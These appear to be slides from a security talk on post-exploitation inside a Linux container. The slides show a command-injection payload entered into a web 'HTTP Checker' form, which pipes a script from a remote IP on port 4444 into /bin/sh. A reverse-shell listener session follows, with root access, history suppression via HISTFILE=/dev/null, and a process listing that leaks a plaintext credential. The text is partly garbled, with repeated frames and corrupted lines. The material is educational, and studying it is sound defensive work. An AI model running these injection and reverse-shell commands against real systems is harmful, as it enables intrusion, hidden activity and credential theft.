
The screenshot shows a web browser window with the following details:

- Address Bar:** Shows the URL `util.servus.mom`.
- Content Area:**
  - Section Header:** **HTTP Checker**
  - Text Input:** A field labeled "Target:" followed by an empty input box.
  - Section Header:** **Target**
  - Text Output:** A command-line snippet:

```
'; curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh >/dev/null 2>&1 & #
```
  - Section Header:** **Command**
  - Text Output:** Another command-line snippet:

```
curl -skm3 ''; curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh >/dev/null 2>&1 & #'
```

# Shell?




The screenshot shows a terminal window with the title bar "ssh". The window contains the following text:

```
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:30:52.143 Listening on 0.0.0.0:4444
23:30:52.144 To get a shell:

curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh
```

# Shell!




The screenshot shows a terminal window with the title bar "ssh". The terminal content is as follows:

```
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:30:52.143 Listening on 0.0.0.0:4444
23:30:52.144 To get a shell:

curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh

23:31:02.824 [209.38.200.165] Sent script: ID:1ikl7jhibsohp URL:165.232.118.219:4444
23:31:02.852 [209.38.200.165] Output connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Input connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Shell is ready to go!
```

# Shell, The First Second




The screenshot shows a terminal window with the title bar "ssh". The terminal content is as follows:

```
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:30:52.143 Listening on 0.0.0.0:4444
23:30:52.144 To get a shell:

curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh

23:31:02.824 [209.38.200.165] Sent script: ID:1ikl7jhibsohp URL:165.232.118.219:4444
23:31:02.852 [209.38.200.165] Output connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Input connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Shell is ready to go!
> export HISTFILE=/dev/null
```

# Shell, The First Second



The screenshot shows a terminal window with the title bar "ssh". The terminal content is as follows:

```
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:30:52.143 Listening on 0.0.0.0:4444
23:30:52.144 To get a shell:

curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh

23:31:02.824 [209.38.200.165] Sent script: ID:1ikl7jhibsohp URL:165.232.118.219:4444
23:31:02.852 [209.38.200.165] Output connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Input connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Shell is ready to go!
> export HISTFILE=/dev/null
> ps awwwfux; uname -a; id
```

# Shell, The First Second

```
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:30:52.143 Listening on 0.0.0.0:4444
23:30:52.144 To get a shell:

curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh

23:31:02.824 [209.38.200.165] Sent script: ID:1ikl7jhibsohp URL:165.232.118.219:4444
23:31:02.852 [209.38.200.165] Output connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Input connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Shell is ready to go!
> export HISTFILE=/dev/null
> ps awwwfux; uname -a; id
/bin/sh: 2: ps: not found
```

# Shell, The First Second

```
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:30:52.143 Listening on 0.0.0.0:4444
23:30:52.144 To get a shell:

curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh

23:31:02.824 [209.38.200.165] Sent script: ID:1ikl7jhibsohp URL:165.232.118.219:4444
23:31:02.852 [209.38.200.165] Output connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Input connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Shell is ready to go!
> export HISTFILE=/dev/null
> ps awwwfux; uname -a; id
/bin/sh: 2: ps: not found
Linux e51aabe7cab9 6.1.0-22-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.94-1 (2024-06-21) x86_64 GNU/Linux
```

# Shell, The First Second

```
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:30:52.143 Listening on 0.0.0.0:4444
23:30:52.144 To get a shell:

curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh


23:31:02.824 [209.38.200.165] Sent script: ID:1ikl7jhibsohp URL:165.232.118.219:4444
23:31:02.824 [209.38.200.165] Output connected: ID "1ikl7jhibsohp"
23:31:02.824 [209.38.200.165] Input connected: ID "1ikl7jhibsohp"
23:31:02.824 [209.38.200.165] Shell is ready to go!
> export H
LE=/dev/null
> ps awwwame -a; id
/bin/sh: 2: : not found
Linux e51aabe7cab9 6.1.0-22-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.94-1 (2024-06-21) x86_64 GNU/Linux
```

# Shell, The First Second


```
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:30:52.143 Listening on 0.0.0.0:4444
23:30:52.144 To get a shell:

curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh

23:31:02.824 [209.38.200.165] Sent script: ID:1ikl7jhibsohp URL:165.232.118.219:4444
23:31:02.852 [209.38.200.165] Output connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Input connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Shell is ready to go!
> export HISTFILE=/dev/null
> ps awwwfux; uname -a; id
/bin/sh: 2: ps: not found
Linux e51aabe7cab9 6.1.0-22-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.94-1 (2024-06-21) x86_64 GNU/Linux
```



# Shell, The First Second



The screenshot shows a terminal window with the title "ssh". The terminal content is as follows:

```
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:30:52.143 Listening on 0.0.0.0:4444
23:30:52.144 To get a shell:

curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh

23:31:02.824 [209.38.200.165] Sent script: ID:1ikl7jhibsohp URL:165.232.118.219:4444
23:31:02.852 [209.38.200.165] Output connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Input connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Shell is ready to go!
> export HISTFILE=/dev/null
> ps awwwfux; uname -a; id
/bin/sh: 2: ps: not found
Linux e51aabe7cab9 6.1.0-22-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.94-1 (2024-06-21) x86_64 GNU/Linux
uid=0(root) gid=0(root) groups=0(root)
```

# What's a Container? (v3)

- Where my application runs all nice and self-contained
  - Application Developer
- An application running on Linux, plus isolation (and YAML)
  - Systems Administrator

# What's a Container? (v3)


- Where my application runs all nice and self-contained
  - Application Developer
- An application running on Linux, plus isolation (and YAML)
  - Systems Administrator
  - Someone who's just got a shell

# What's a Container? (v3)

- Where my application runs all nice and self-contained
  - Application Developer
- An application running on Linux, plus isolation (and YAML)
  - Systems Administrator
- Linux, but missing bits
  - Someone who's just got a shell

# What's a Container? (v3)

- Where my application runs all nice and self-contained
  - Application Developer
- An application running on Linux, plus isolation (and YAML)
  - Systems Administrator
- Linux, but missing bits
  - Someone who's just got a shell



What's that *really* mean?


# What's a Container? (v3)

- Where my application runs all nice and self-contained
  - Application Developer
- An application running on Linux, plus isolation (and YAML)
  - Systems Administrator
- Linux, but missing bits
  - Someone who's just got a shell




/proc

# Situational Awareness - What We Tried



```
> ps awwfux  
/bin/sh: 4: ps: not found
```


# Situational Awareness - What We Wanted



A screenshot of a terminal window titled "ssh". The window shows the output of the command "ps aux". The output lists several processes running as root, including one for "docker-init" and several for "httpchecker" with various command-line arguments involving curl and pinned public keys.

```
> ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY STAT START  TIME COMMAND
root         1  0.0  0.0  1008     0 ?        Ss  18:32  0:00 /sbin/docker-init -- /httpcheckerstart.sh
root         6  0.0  0.8 1231432 4212 ?        Sl  18:32  0:00 /httpchecker -credentials checker:s3cr3t_p4ssw0rd
root        169  0.0  0.1   2576  884 ?        S   21:31  0:00 /bin/sh
root        170  0.0  1.9 19952  9208 ?        S   21:31  0:00 \_ curl -NsK --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/i/1ikl7jhbsohp
root        171  0.0  0.1   2576  932 ?        S   21:31  0:00 \_ /bin/sh
root        268  0.0  0.8  8088  3936 ?        R   21:45  0:00 |  \_ ps aux
root        172  0.0  1.9 19956  9188 ?        S   21:31  0:00 \_ curl -NsK --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/o/1ikl7jhbsohp -T-
```

# Situational Awareness - What We Kinda Expect




A screenshot of a terminal window with a light gray background and rounded corners. At the top, there are three colored circles (red, yellow, green) followed by the text "ssh" and a small icon of a terminal window with "1" in it. The main area of the terminal shows a command being typed in green: "> ps awwwfux". Below the command, the terminal outputs an error message in black: "/bin/sh: 4: ps: not found".

```
> ps awwwfux  
/bin/sh: 4: ps: not found
```

# /proc to the Rescue!

# What's /proc?

- A Filesystem



A screenshot of a terminal window. The window has three colored buttons (red, yellow, green) at the top left. The title bar in the center says "ssh". At the top right, there is a small icon followed by the text "⌘1". The main area of the terminal contains the following text:

```
> grep /proc </proc/mounts
proc /proc proc rw,nosuid,nodev,noexec,relatime 0 0
```

# What's /proc?

- A Filesystem
  - Not "real" files

```
> ls -la /proc
total 4
dr-xr-xr-x 147 root root          0 Oct 22 18:32 .
drwxr-xr-x  1 root root          4096 Oct 22 18:33 ..
dr-xr-xr-x   9 root root          0 Oct 22 18:32 1
dr-xr-xr-x   9 root root          0 Oct 22 21:45 169
dr-xr-xr-x   9 root root          0 Oct 22 21:45 170
